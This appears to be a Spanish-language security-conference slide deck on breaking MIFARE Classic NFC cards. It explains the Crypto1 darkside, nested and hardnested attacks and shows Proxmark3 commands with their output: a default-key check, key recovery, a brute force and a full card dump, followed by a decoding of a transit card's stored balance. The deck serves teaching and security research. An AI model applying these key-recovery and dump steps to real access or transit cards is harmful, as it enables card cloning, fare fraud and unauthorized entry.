- HardNested (Key derivation from hardened PRNG)
- Low Frequency / 125KHz
 - T5577 Password Bruteforcing
 - UID Bruteforcing



// Conociendo las tarjetas... desde el móvil II



CHAMELEON ULTRA

Emulate	<div style="width: 100%;"></div>
Crack	<div style="width: 80%;"></div>
Read	<div style="width: 70%;"></div>
Write	<div style="width: 50%;"></div>
Identify	<div style="width: 30%;"></div>

FLIPPER ZERO

Emulate	<div style="width: 20%;"></div>
Crack	<div style="width: 40%;"></div>
Read	<div style="width: 10%;"></div>
Write	<div style="width: 10%;"></div>
Identify	<div style="width: 10%;"></div>

PROXMARK

Emulate	<div style="width: 50%;"></div>
Crack	<div style="width: 80%;"></div>
Read	<div style="width: 70%;"></div>
Write	<div style="width: 50%;"></div>
Identify	<div style="width: 100%;"></div>

ICOPY-X

Emulate	<div style="width: 30%;"></div>
Crack	<div style="width: 70%;"></div>
Read	<div style="width: 70%;"></div>
Write	<div style="width: 70%;"></div>
Identify	<div style="width: 70%;"></div>

DL-533N

Emulate	<div style="width: 10%;"></div>
Crack	<div style="width: 30%;"></div>
Read	<div style="width: 10%;"></div>
Write	<div style="width: 10%;"></div>
Identify	<div style="width: 10%;"></div>

CHAMELEON TINY

Emulate	<div style="width: 50%;"></div>
Crack	<div style="width: 10%;"></div>
Read	<div style="width: 10%;"></div>
Write	<div style="width: 10%;"></div>
Identify	<div style="width: 10%;"></div>



// Luchando con las tarjetas... desde el hardware



Flipper Zero

Multi-tool Device for Geeks



NFC

- Reading NFC cards
- Recovering keys with MFKey32
- Unlocking cards with passwords
- Writing data to magic cards
- Adding new NFC cards

Flipper Zero

\$169.00

PRESENTING
THE **M1**



Super Early Bird

89 \$



WEBSEC



mfoc		Public
master	2 Branches	8 Tags
doegox	Fix compar_int	a5a4c91 · 10 months ago 115 Commits
debian	update debian dir with up-to-date packaging	6 years ago
m4	Fix compilation warnings under Cygwin	9 years ago
src	Fix compar_int	10 months ago
.gitignore	Fix compilation warnings under Cygwin	9 years ago
AUTHORS	import debian files (Thanks to Thomas Hood)	13 years ago
COPYING	Import MFOC 0.08 from http://www.nethemba.com/mfoc.tar...	14 years ago
ChangeLog	Update ChangeLog	12 years ago
Makefile.am	Add "make style" directive to format source code	12 years ago
NEWS	Import MFOC 0.08 from http://www.nethemba.com/mfoc.tar...	14 years ago
README	Import MFOC 0.08 from http://www.nethemba.com/mfoc.tar...	14 years ago
README.md	Updated (again) readme using a single command	7 years ago
TODO	Import MFOC 0.08 from http://www.nethemba.com/mfoc.tar...	14 years ago
configure.ac	Fix compilation warnings under Cygwin	9 years ago

mfcu Public

Watch 60 Fork 227 Star 968

About MiFare Classic Universal toolkit (MFCUK) Readme GPL-2.0, GPL-2.0 licenses found Activity Custom properties 968 stars 60 watching 227 forks Report repository

Code

master 2 Branches 3 Tags

j8048188 and smortex Fix typos in usage examples b333a79 · 6 years ago 62 Commits

src Fix typos in usage examples 6 years ago

tools - proxmark3 log external parser (simple python) 14 years ago

.gitignore Improve system-dependent compilation 6 years ago

AUTHORS - Renamed project and binary to mfcu (instead of mfcu_ke...) 13 years ago

COPYING Initial move from tk-libnfc-crypto1 to mfcu 14 years ago

ChangeLog Initial move from tk-libnfc-crypto1 to mfcu 14 years ago

INSTALL

LICENSE

Makefile.am

NEWS

README

TODO

configure.ac

mfoc-hardnested Public

Watch 13 Fork 31

About A fork of mfoc including code from the p... Readme GPL-2.0 license Activity Custom properties 194 stars 13 watching 31 forks Report repository

Code

master 2 Branches 0 Tags

vk496 Merge pull request #22 from unkernet/verbose_logging a600743 · last year 171 Commits

.github/workflows auto build 4 years ago

debian debian/changelog: Append -1 to version 4 years ago

m4 fix ax_pthread dep. 6 years ago

src Merge pull request #22 from unkernet/verbose_logging last year

.gitignore porting windows tree to gnu autotools 4 years ago

AUTHORS import debian files (Thanks to Thomas Hood) 13 years ago

COPYING Import MFOC 0.08 from <http://www.nethemba.com/mfoc.tar...> 14 years ago

ChangeLog Update ChangeLog 12 years ago

Dockerfile auto build 4 years ago

Makefile.am Add "make style" directive to format source code 12 years ago

NEWS Import MFOC 0.08 from <http://www.nethemba.com/mfoc.tar...> 14 years ago

README Import MFOC 0.08 from <http://www.nethemba.com/mfoc.tar...> 14 years ago

README.md acquire_nonces 4 years ago

TODO Import MFOC 0.08 from <http://www.nethemba.com/mfoc.tar...> 14 years ago

configure.ac Fixed compilation on ARM platforms 3 years ago

mfoc-hardnested.sln porting windows tree to gnu autotools 4 years ago



About

Mifare Classic Offline C... Readme GPL-2.0 license Activity Custom properties 1.2k stars 60 watching 268 forks Report repository

Releases No releases published

Packages No packages published

Contributors 17

+ 3 contributors

Languages

// CRYPTO1 - Vulnerabilidades comunes de implementación

DARK SIDE

- Durante la autenticación, la etiqueta verifica los bits de paridad antes de verificar corrección. Si uno de los ocho bits de paridad es incorrecto, la etiqueta no responde.
- Sin embargo, si los ocho bits de paridad son correctos, pero la respuesta es incorrecta, la etiqueta responderá con 4 bits de código de error 0x5 (NACK) que indica un error de transmisión. Además, este código de error de 4 bits se envía cifrado.
- Si el atacante combina (XOR) el valor del código de error 0x5 con su versión cifrada, puede recuperar cuatro bits de secuencia clave.



// CRYPTO1 - Vulnerabilidades comunes de implementación

NESTED

- Autenticarte en el bloque con la clave predeterminada y leer la etiqueta (determinado por LFSR).
- Autenticar en el mismo bloque con clave predeterminada y lea la etiqueta (determinada por LFSR) (la autenticación está en una sesión encriptada).
- Calcula "distancia de tiempo" (número de vueltas LFSR).
- Adivina el siguiente valor.





// CRYPTO1 - Vulnerabilidades comunes de implementación

NESTED

TAPITAG®



```
[usb] pm3 → hf mf chk --4k -f mfc_default_keys.dic --dump
[+] loaded 61 keys from hardcoded default array
[+] loaded 1759 keys from dictionary file `/usr/local/bin/..share/proxmark3/dictionaries/mfc_default_keys.dic'
[=] Start check for keys ...
[=] .....[=] time in checkkeys 353 seconds
[=] testing to read key B ...
[+] found keys:
+-----+-----+-----+-----+
| Sec | Blk | key A | res | key B | res |
+-----+-----+-----+-----+
| 000 | 003 | 0000000000 | 0 | 0000000000 | 0 |
| 001 | 007 | 0000000000 | 0 | 0000000000 | 0 |
| 002 | 011 | 0000000000 | 0 | 0000000000 | 0 |
| 003 | 015 | 0000000000 | 0 | 0000000000 | 0 |
| 004 | 019 | 0000000000 | 0 | 0000000000 | 0 |
| 005 | 023 | 0000000000 | 0 | 0000000000 | 0 |
| 006 | 027 | 0000000000 | 0 | 0000000000 | 0 |
| 007 | 031 | 0000000000 | 0 | 0000000000 | 0 |
| 008 | 035 | 0000000000 | 0 | 0000000000 | 0 |
| 009 | 039 | 0000000000 | 0 | 0000000000 | 0 |
| 010 | 043 | 0000000000 | 0 | 0000000000 | 0 |
| 011 | 047 | 0000000000 | 0 | 0000000000 | 0 |
| 012 | 051 | 0000000000 | 0 | 0000000000 | 0 |
| 013 | 055 | 0000000000 | 0 | 0000000000 | 0 |
| 014 | 059 | 0000000000 | 0 | 0000000000 | 0 |
| 015 | 063 | 0000000000 | 0 | 0000000000 | 0 |
| 016 | 067 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 017 | 071 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 018 | 075 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 019 | 079 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 020 | 083 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 021 | 087 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 022 | 091 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 023 | 095 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 024 | 099 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 025 | 103 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 026 | 107 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 027 | 111 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 028 | 115 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 029 | 119 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 030 | 123 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 031 | 127 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 032 | 143 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 033 | 159 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 034 | 175 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
```

```
[usb] pm3 → hf mf nested --4k --blk 067 -a -k FFFFFFFFFFFF
[+] Testing known keys. Sector count 40
[+] Time to check 61 known keys: 1 seconds
[+] enter nested key recovery
[+] Target block 0 key type A
```

```
[+] Target block 0 key type A
[+] Found 1 key candidates
[+] Target block 0 key type A -- found valid key [ 4C346 ]
```

```
[+] Target block 68 key type A
```

```
[+] Target block 68 key type A
[+] Found 1 key candidates
```

```
[+] Target block 68 key type A -- found valid key [ FFFFFFFFFF ]
```

```
[+] time in nested 7 seconds
```

```
[=] trying to read key B ...
```

```
[+] found keys:
```

```
+-----+-----+-----+-----+
| Sec | Blk | key A | res | key B | res |
+-----+-----+-----+-----+
| 000 | 003 | 4C346 | 1 | 4C346 | 1 |
| 001 | 007 | 4C346 | 1 | 4C346 | 1 |
| 002 | 011 | 4C346 | 1 | 4C346 | 1 |
| 003 | 015 | 4C346 | 1 | 4C346 | 1 |
| 004 | 019 | 4C346 | 1 | 4C346 | 1 |
| 005 | 023 | 4C346 | 1 | 4C346 | 1 |
| 006 | 027 | 4C346 | 1 | 4C346 | 1 |
| 007 | 031 | 4C346 | 1 | 4C346 | 1 |
| 008 | 035 | 4C346 | 1 | 4C346 | 1 |
| 009 | 039 | 4C346 | 1 | 4C346 | 1 |
| 010 | 043 | 4C346 | 1 | 4C346 | 1 |
| 011 | 047 | 4C346 | 1 | 4C346 | 1 |
| 012 | 051 | 4C346 | 1 | 4C346 | 1 |
| 013 | 055 | 4C346 | 1 | 4C346 | 1 |
| 014 | 059 | 4C346 | 1 | 4C346 | 1 |
| 015 | 063 | 4C346 | 1 | 4C346 | 1 |
| 016 | 067 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
| 017 | 071 | FFFFFFFF0000 | 1 | FFFFFFFF0000 | 1 |
```

BSEC

// CRYPTO1 - Vulnerabilidades comunes de implementación

HARDNESTED

- Ataque “Nested” en tarjetas “Hardened” = “hardnested”
- Requiere al menos una clave conocida Muchos intentos de autenticación anidada
- Recopila nonces encriptados únicos
- Los bits filtrados pueden reducir el espacio de teclas
- Fuerza bruta



// CRYPTO1 - Vulnerabilidades comunes de implementación

HARDNESTED



```

[+] Valid ISO 14443-A tag found

[+] UID: [REDACTED]
[+] ATQA: [REDACTED]
[+] SAK: [REDACTED]
[+] Possible types:
[+]   MIFARE Classic 1K
[+] [+] Hardnested attack starting ...
[+] [+] Time | #nonces | Activity
[+] [+] Home 0 | 0 | Start using 4 threads and AVX SIMD core
[+] [+] Testing kn 0 | 0 | Brute force benchmark: 293 million (2^28.1) keys/s
[+] [+] .. 2 | 0 | Loaded 0 RAW / 351 LZ4 / 0 BZ2 in 2281 ms
[+] [+] Time to ch 2 | 0 | Using 239 precalculated bitflip state tables
[+] [+] 8 | 112 | Apply bit flip properties
[+] [+] 9 | 224 | Apply bit flip properties
[+] [+] 10 | 335 | Apply bit flip properties
[+] [+] enter nest 11 | 447 | Apply bit flip properties
[+] [+] Tag isn't 12 | 557 | Apply bit flip properties
[+] [+] 13 | 668 | Apply bit flip properties
[+] [+] 13 | 780 | Apply bit flip properties
[+] [+] 14 | 890 | Apply bit flip properties
[+] [+] 15 | 998 | Apply bit flip properties
[+] [+] 15 | 1107 | Apply bit flip properties
[+] [+] 16 | 1217 | Apply bit flip properties
[+] [+] 19 | 1329 | Apply Sum property. Sum(a0) = 160
[+] [+] 19 | 1436 | Apply bit flip properties
[+] [+] 20 | 1546 | Apply bit flip properties
[+] [+] 21 | 1657 | Apply bit flip properties
[+] [+] 22 | 1768 | Apply bit flip properties
[+] [+] 23 | 1874 | Apply bit flip properties
[+] [+] 24 | 1976 | Apply bit flip properties
[+] [+] 24 | (1. guess: Sum(a8) = 0)
[+] [+] 25 | 1976 | Apply Sum(a8) and all bytes bitflip properties
[+] [+] 25 | 1976 | Brute force phase completed. Key found: B6 [REDACTED]
[+] 014 | 059 | FFFFFFFFFF | 1 | FFFFFFFFFF | 1

Expected to brute force
#states | time
-----+-----
      | 6d
      | 6d
      | 6d
      | 32min
      | 12min
      | 12min
      | 11min
      | 2min
      | 48s
      | 29s
      | 12s
      | 13s
      | 10s
      | 10s
      | 10s
      | 9s
      | 0s
      | 0s
  
```

"the quieter you are, the louder they get."

// Análisis de información almacenada...

```
[usb] pm3 → hf mf dump --4k
[=] Using ... hf-mf-F9BA1A72-key.bin
[+] loaded binary key file `/home/kali/hf-mf-[REDACTED]-key.bin`
[=] Reading sector access bits ...
[=] .....
[+] Finished reading sector access bits
[=] Dumping all blocks from card ...
[+] successfully read block 15 of sector 39
[+] Succeeded in dumping all blocks
[+] time: 36 seconds

[+] saved 4096 bytes to binary file `/home/kali/hf-mf-F9BA1A72-key-bin-dump-001.b
[+] saved to json file `/home/kali/hf-mf-F9BA1A72-key-bin-dump-001.json`
```

DATA

```
"15": "1027036EBCE053E14F23AA7371597E22",
"16": "AAF8001DFA31C30B8554704E709AB8EE",
```

Elliot realizo la recarga de 100 E-coints, por lo cual tenemos la siguiente información.

Valor en Hexadecimal	Valor en decimal
2710	10000



// Memes time...

el chófer: entre jefe todavía hay espacio

El espacio libre:



// EMV vs Clasic cards...



Transportes Allsafe



// EMV vs Clasic cards...

Característica	Tarjetas EMV	Tarjetas MIFARE Classic
Uso principal	Pagos y transacciones bancarias	Control de acceso y transporte
Frecuencia	125 kHz o 13.56 MHz	13.56 MHz
Seguridad	Alta, con autenticación dinámica y criptografía avanzada	Limitada, utiliza Crypto-1
Autenticación	Criptográfica y dinámica	Llaves estáticas
Interfaz	Contacto y sin contacto	Solo sin contacto
Alcance global	Interoperabilidad global en pagos	Limitada a sistemas de acceso local





/// Conferencia de interés...

DIA 3: Viernes 15.11.2024



HARDWARE
HACKING
VILLAGE

HORA	CHARLA	SPEAKER
09:00 Sala C2	ELMA: EMU Laboratory Middleware Assistant	Salvador Mendoza



WEBSEC

A large, fluffy llama stands in the center of a dark room filled with vintage-style computer monitors. The monitors display various symbols: two show a shark swimming, one shows a play button, one shows a large yellow X, and another shows a smaller yellow X. In the background, there's a wall with a sign that says "ADD USERS" and several more monitors showing complex, glowing interface screens.

ADD USERS

@__stux

Thank you



WEBSEC